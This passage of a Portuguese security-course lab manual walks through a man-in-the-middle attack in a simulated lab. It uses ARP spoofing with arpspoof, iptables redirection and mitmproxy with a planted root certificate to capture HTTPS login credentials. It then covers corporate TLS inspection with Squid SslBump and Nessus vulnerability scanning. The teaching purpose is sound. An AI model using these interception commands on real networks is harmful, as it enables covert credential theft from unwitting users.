


Figura 57: Instalação do certificado do mitmproxy, parte 1

Clique em *Avançar*. Em seguida, marque a caixa *Colocar todos os certificados no repositório a seguir*, clique em *Procurar...* e selecione *Autoridades de Certificação Raiz Confiáveis*.




Figura 58: Instalação do certificado do mitmproxy, parte 2

Finalmente, clique em *Avançar* e em seguida em *Concluir*. Agora, o certificado do **mitmproxy** é reconhecido como um AC Raiz pelo sistema Windows. Num cenário real, o atacante teria que descobrir algum vetor de ataque *client-side* que permitisse a ele ter o acesso para copiar o certificado e instalá-lo na máquina da vítima. Aqui, como estamos em um ambiente simulado, pudemos contar com a "colaboração" do usuário-alvo.

- De volta ao *KaliLinux-G*, pare o Apache. Em seguida, permita o repasse de pacotes no kernel, e redirecione o tráfego da vítima para o **mitmproxy**:

```
# systemctl stop apache2
```

```
# sysctl -w net.ipv4.ip_forward=1
```

```
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080
```

- Agora sim, tudo pronto para efetivarmos o ataque. Abra duas abas lado-a-lado do terminal, logado como **root**. Na primeira, execute o ARP *spoofing* com o comando:

```
# arpspoof -i eth0 -r -t 10.1.1.10 10.1.1.1
```

No segundo terminal, inicie o **mitmproxy** (em sua variante web) para iniciar o ataque *man-in-the-middle* contra a máquina *WinClient-G*.

```
# mitmweb --mode transparent
```

Depois de pouco tempo, será aberta uma janela do navegador para inspeção do tráfego.

8. Na máquina *WinClient-G*, abra o *Google Chrome* e navegue por websites HTTP e HTTPS. Note como o tráfego está sendo interceptado pelo **mitmproxy** e, no caso de conexões SSL, sendo mostrado em claro. Como um exemplo, fizemos um login no <https://facebook.com> com uma conta de teste — imediatamente, o usuário e senha são mostrados em claro na janela do **mitmweb**, na máquina *KaliLinux-G*:




Figura 59: Credenciais em claro no mitmweb

Em paralelo, na janela do navegador na máquina *WinClient-G*, o login no Facebook é concluído com sucesso:




Figura 60: Login no facebook através do mitmproxy

9. Finalmente, retorne o ambiente de laboratório a seu estado original: pare o **mitmweb**, encerre o ARP spoofing e remova as regras de firewall criadas no passo (6).

2) Inspeção corporativa de tráfego HTTPS usando o Squid



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *WinClient-G*.

Na atividade anterior, fizemos um ataque *man-in-the-middle* com o intuito de inspecionar tráfego HTTPS de uma vítima usando o **mitmproxy**, nos mesmos moldes que um atacante o faria no mundo real. Mas e se o objetivo for legítimo, como para inspecionar tráfego em uma rede corporativa?

Iremos utilizar a funcionalidade *SslBump Peek and Splice* (<https://wiki.squid-cache.org/Features/SslPeekAndSplice>) do Squid, disponível a partir da versão 3.5, para implementar um proxy HTTPS para os clientes da rede 10.1.G.0/24. Tendo em vista que a versão mais recente do Squid disponível nos repositórios do Debian 8, quando da escrita deste tutorial, é a 3.4.8-6, teremos que fazer a instalação através do código-fonte.

```
# hostname  
FWGW1-A
```

```
# apt-cache showpkg squid3 | grep 'Versions' -A1
Versions:
3.4.8-6+deb8u5 (/var/lib/apt/lists/ftp.br.debian.org_debian_dists_jessie_main_binary-
amd64_Packages)
(/var/lib/apt/lists/security.debian.org_dists_jessie_updates_main_binary-
amd64_Packages)
```

1. Na máquina *FWGW1-G*, instale as dependências de compilação:

```
# apt-get -y install build-essential libssl-dev
```

2. A seguir, faça o download do código-fonte do Squid, sua configuração, compilação e instalação através dos comandos que se seguem. O passo de compilação (**make**) pode demorar um pouco, seja paciente.

```
# cd ~/src/
```

```
# wget http://www.squid-cache.org/Versions/v3/3.5/squid-3.5.28.tar.gz
```

```
# tar xzf squid-3.5.28.tar.gz ; cd squid-3.5.28
```

```
# ./configure --prefix /usr/local --with-openssl=yes --enable-ssl-crtd --without
-gnutls --enable-linux-netfilter
```

```
# make
```

```
# make install
```

3. Feito isso, faremos a configuração inicial do Squid, incluindo criação de certificados para assinatura de conexões intermediárias, criação de usuários e permissionamento, via script que se segue:

```
#!/bin/bash

CONF_DIR="/usr/local/etc"
PRIVKEY="${CONF_DIR}/ssl/private.key"
PUBKEY="${CONF_DIR}/ssl/public.crt"
PEMFILE="${CONF_DIR}/ssl/proxy.pem"

mkdir ${CONF_DIR}/ssl
chmod 700 ${CONF_DIR}/ssl

openssl genrsa 4096 > ${PRIVKEY}
openssl req -new -nodes -x509 -extensions v3_ca -days 365 -key ${PRIVKEY} -subj
"/C=BR/ST=DF/L=Brasilia/O=RNP/OU=ESR/CN=fwgw1-a.esr.rnp.br" -out ${PUBKEY}
cat ${PUBKEY} ${PRIVKEY} > ${PEMFILE}

mkdir /usr/local/var/lib
/usr/local/libexec/ssl_crtld -c -s /usr/local/var/lib/ssl_db

groupadd -r squid
useradd -g squid -r squid
chown squid:squid /usr/local/var/logs
chown squid:squid ${CONF_DIR}/ssl
```

4. O próximo passo é editar o arquivo de configuração do Squid, `/usr/local/etc/squid.conf`. O excerto abaixo mostra uma configuração válida para um proxy HTTP/HTTPS transparente que executa *bumping* (ou seja, as inspeciona via técnica *man-in-the-middle*) em todas as conexões, exceto para os domínios que constam no arquivo `/usr/local/etc/whitelist.txt`, para os quais o proxy irá fazer *splicing* (i.e., as conexões não serão inspecionadas pelo proxy, mas sim repassadas diretamente ao destino final).

O método de *bump* seletivo implementado como descrito acima é feito através da observação do campo `SSL::server_name` enviado pelo cliente durante o processo de *handshake* TLS. Nesse campo o cliente indica a qual *hostname* ele deseja se conectar, uma extensão ao protocolo TLS denominada *Server Name Indication* (SNI). Isso permite a um servidor apresentar múltiplos certificados em um mesmo endereço IP, respondendo por vários sites HTTPS diferentes. É, em essência, um conceito análogo ao *name-based virtual hosting* do HTTP/1.1, mas para o protocolo HTTPS.

```
# user/group to run proxy as
cache_effective_user squid
cache_effective_group squid

# local networks to proxy
acl localnet src 10.1.1.0/24

# default ACLs
acl Safe_ports port 21
acl Safe_ports port 80
acl Safe_ports port 443
acl Safe_ports port 1025-65535
acl SSL_ports port 443
acl CONNECT method CONNECT

# SSL ACLs
acl step1 at_step SslBump1
acl step2 at_step SslBump2
acl noBumpSites ssl::server_name "/usr/local/etc/whitelist.txt"

# peek @ client TLS request to find SNI
ssl_bump peek step1 all

# splice connections to servers matching whitelist
ssl_bump splice noBumpSites

# bump all other connections
ssl_bump bump

# default http_access block
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports

http_access allow localnet
http_access allow localhost

http_access deny all

# listen on ports 8080/HTTP and 8443/HTTPS, both as transparent proxy
http_port 8080 intercept
https_port 8443 intercept ssl-bump generate-host-certificates=on
dynamic_cert_mem_cache_size=4MB cert=/usr/local/etc/ssl/proxy.pem

coredump_dir /usr/local/var/cache/squid

refresh_pattern ^ftp:          1440  20%  10080
refresh_pattern ^gopher:      1440   0%   1440
refresh_pattern -i (/cgi-bin/|\?) 0    0%    0
refresh_pattern .              0    20%  4320
```

5. Vamos popular o arquivo `/usr/local/etc/whitelist.txt` com alguns domínios que não serão inspecionados. Em geral, bancos e outras informações sigilosas são bons exemplos de destinos que não devem sofrer *man-in-the-middle*, até mesmo pelas questões éticas levantadas por esse tipo de inspeção. Por exemplo:

```
# cat /usr/local/etc/whitelist.txt
.bb.com.br
.bancobrasil.com.br
.bradesco
.caixa.gov.br
.itaubr.com.br
.santander.com.br
```

6. Finalmente, será necessário introduzir algumas regras no firewall da máquina *FWGW1-G* para que o tráfego dos clientes seja automaticamente repassado ao proxy para tratamento. Além de regras usuais de FORWARD e MASQUERADE para permitir acesso internet através de NAT, será necessário inserir as seguintes regras:

```
# iptables -t nat -A PREROUTING -i eth2 -p tcp -m tcp --dport 80 -j REDIRECT --to
-port 8080
# iptables -t nat -A PREROUTING -i eth2 -p tcp -m tcp --dport 443 -j REDIRECT --to
-port 8443
# iptables -A INPUT -s 10.1.1.0/24 -p tcp -m tcp -m multiport --dports 8080,8443 -j
ACCEPT
```

Com as regras acima, todo tráfego com destino à porta 80 saindo do firewall será redirecionado para `localhost:8080`, e então tratado pelo Squid. O mesmo vale para o tráfego da porta 443, que será redirecionado para `localhost:8443`. Enfim, é necessário permitir aos clientes conectar-se diretamente essas novas portas, considerando que a política padrão da chain INPUT seja DROP.

7. Concluído esses passos, inicie o Squid com o comando:

```
# /usr/local/sbin/squid -f /usr/local/etc/squid.conf
```

A partir desse momento, todo o tráfego da rede 10.1.1.0/24 será repassado ao Squid para tratamento.

8. Se você tentar navegar na internet na máquina *WinClient-G* neste momento, no entanto, irá notar que embora conexões HTTP sejam tratadas com sucesso, conexões HTTPS provavelmente irão encontrar erros na cadeia de certificação. Isso se deve ao fato de o Squid estar reescrevendo os certificados de servidor com o seu próprio, que não é reconhecido pelo cliente como válido.

Para contornar esse problema, siga os seguintes passos:

- a. Copie o certificado `/usr/local/etc/ssl/public.crt` para a máquina *WinClient-G* (via PuTTY, WinSCP ou fazendo o download via HTTP/FTP, por exemplo).

- b. Clique com o botão direito no arquivo e escolha "Instalar Certificado".
 - c. Clique em "Avançar".
 - d. Escolha "Colocar todos os certificados no repositório a seguir", e então em "Procurar...".
 - e. Escolha a pasta "Autoridades de Certificação Raiz Confiáveis" e depois em "OK".
 - f. Clique em "Avançar", e então em "Concluir".
9. Falta testar a configuração que fizemos. Acesse um website com HTTPS e verifique sua cadeia de certificação: o site terá sido assinado pelo proxy Squid, e não pela autoridade certificadora original. Veja, por exemplo, um acesso ao site <https://twitter.com> :




Figura 61: Acesso via Squid/Bump a <https://twitter.com>

Agora, acesse um dos websites cujo domínio consta no arquivo `/usr/local/etc/whitelist.txt`, e verifique sua cadeia certificadora: a AC que assina o certificado será a original, inalterada pelo proxy. Veja abaixo um acesso a <https://www.bb.com.br> :




Figura 62: Acesso via Squid/Bump a <https://www.bb.com.br>

10. Finalmente, retorne o ambiente de laboratório a seu estado original: pare o Squid (via `/usr/local/sbin/squid -k shutdown`) e remova as regras de firewall criadas no passo (6).

Sessão 10: Auditoria de segurança da informação

1) Auditoria com Nessus

Instale e configure o Nessus, conforme apresentado na parte teórica. Realize uma auditoria a partir da estação cliente, objetivando analisar os dois servidores presentes na rede de servidores. Oriente o Nessus a analisar a rede inteira.

1. Baixe o pacote do Nessus no endereço: <http://www.nessus.org/download/> Escolha a versão para Linux Debian 32 bits. Foi disponibilizada no diretório home do usuário root da sua máquina virtual uma versão do Nessus. Caso não seja possível o download da versão mais atual, essa versão pode ser utilizada.
2. Instale o pacote na máquina virtual KALI com o comando: `# dpkg -i /root/Nessus-4.4.0-debian5_i386.deb`
3. Faça o registro no site do projeto com o perfil de licença HomeFeed. Esse perfil é o suficiente para o propósito desta atividade. Para fazer o registro, acesse: <http://www.nessus.org/register/> Cadastre um e-mail válido, para o qual será enviado o número da licença.
4. Inicie o servidor Nessus com o comando: `# /etc/init.d/nessusd start`
5. Acesse o console de gerência do Nessus, a partir de um navegador web da máquina física: <https://172.16.0.30:8834> Certifique-se de que existe regra de exceção no firewall para permitir essa conexão e não esqueça de seguir os passos indicados pelo instalador web, em especial o passo que solicita a digitação do registro do Nessus. Se você digitar o número de registro e por algum motivo o Nessus não conseguir conexão à internet, poderá ser necessário gerar outra chave de registro.
6. Com o console aberto, crie uma nova Policy, com o nome “padrao”. Marque todas as opções de Port Scanners disponíveis. Em Credentials, aceite as configurações padrão. Habilite todos os filtros, clicando no botão Enable All. No restante das opções, aceite os valores padrão.
7. No console do Nessus, crie um novo Scan com os parâmetros:
 - Nome: RedeDMZ
 - Type: Run Now
 - Policy: Padrao
 - Scan Targets: 172.16.0/24
 - Clique no botão Launch Scan.
1. Analise o relatório gerado pelo Nessus no menu Reports. Foi possível encontrar os hosts da rede DMZ? Quais serviços foram encontrados

2) Auditoria sem filtros de pacotes

Agora retire todas as regras do firewall e refaça a auditoria com uso no Nessus a partir da estação

cliente, objetivando os dois servidores presentes na rede DMZ. Oriente o Nessus para analisar apenas os dois endereços IPs, para agilizar o processo.

1. Desabilite todas as regras no firewall do host FWGW1. Pode ser utilizado o seguinte comando: `# iptables-restore < /etc/iptables.down.rules`
2. Acesse o console de gerência do Nessus, a partir de um navegador web da máquina física: <https://172.16.G.30:8834> Certifique-se de que existe regra de exceção no firewall para permitir essa conexão.
3. Com o console aberta, crie uma nova Policy, com o nome “VerificaIDS”. Marque as opções de Port Scanners, TCP Scan e SYN Scan, escolha Port Scan Range 80,443. Em Credentials, aceite as configurações padrão. Habilite apenas os filtros relacionados a servidores web, clicando no botão Disable All e habilitando apenas as famílias de regras CGI abuses e Web Servers. No restante das opções, aceite os valores padrão.
4. Abra uma sessão Shell no host FWGW1 e deixe listando todos alertas do Snort, com o comando: `# tail -f /var/log/snort/alert`
5. No console do Nessus, crie um novo Scan com os parâmetros:
 - Nome: WebDMZ
 - Type: Run Now
 - Policy: VerificaIDS
 - Scan Targets: 172.16.G.10,172.16.G.20
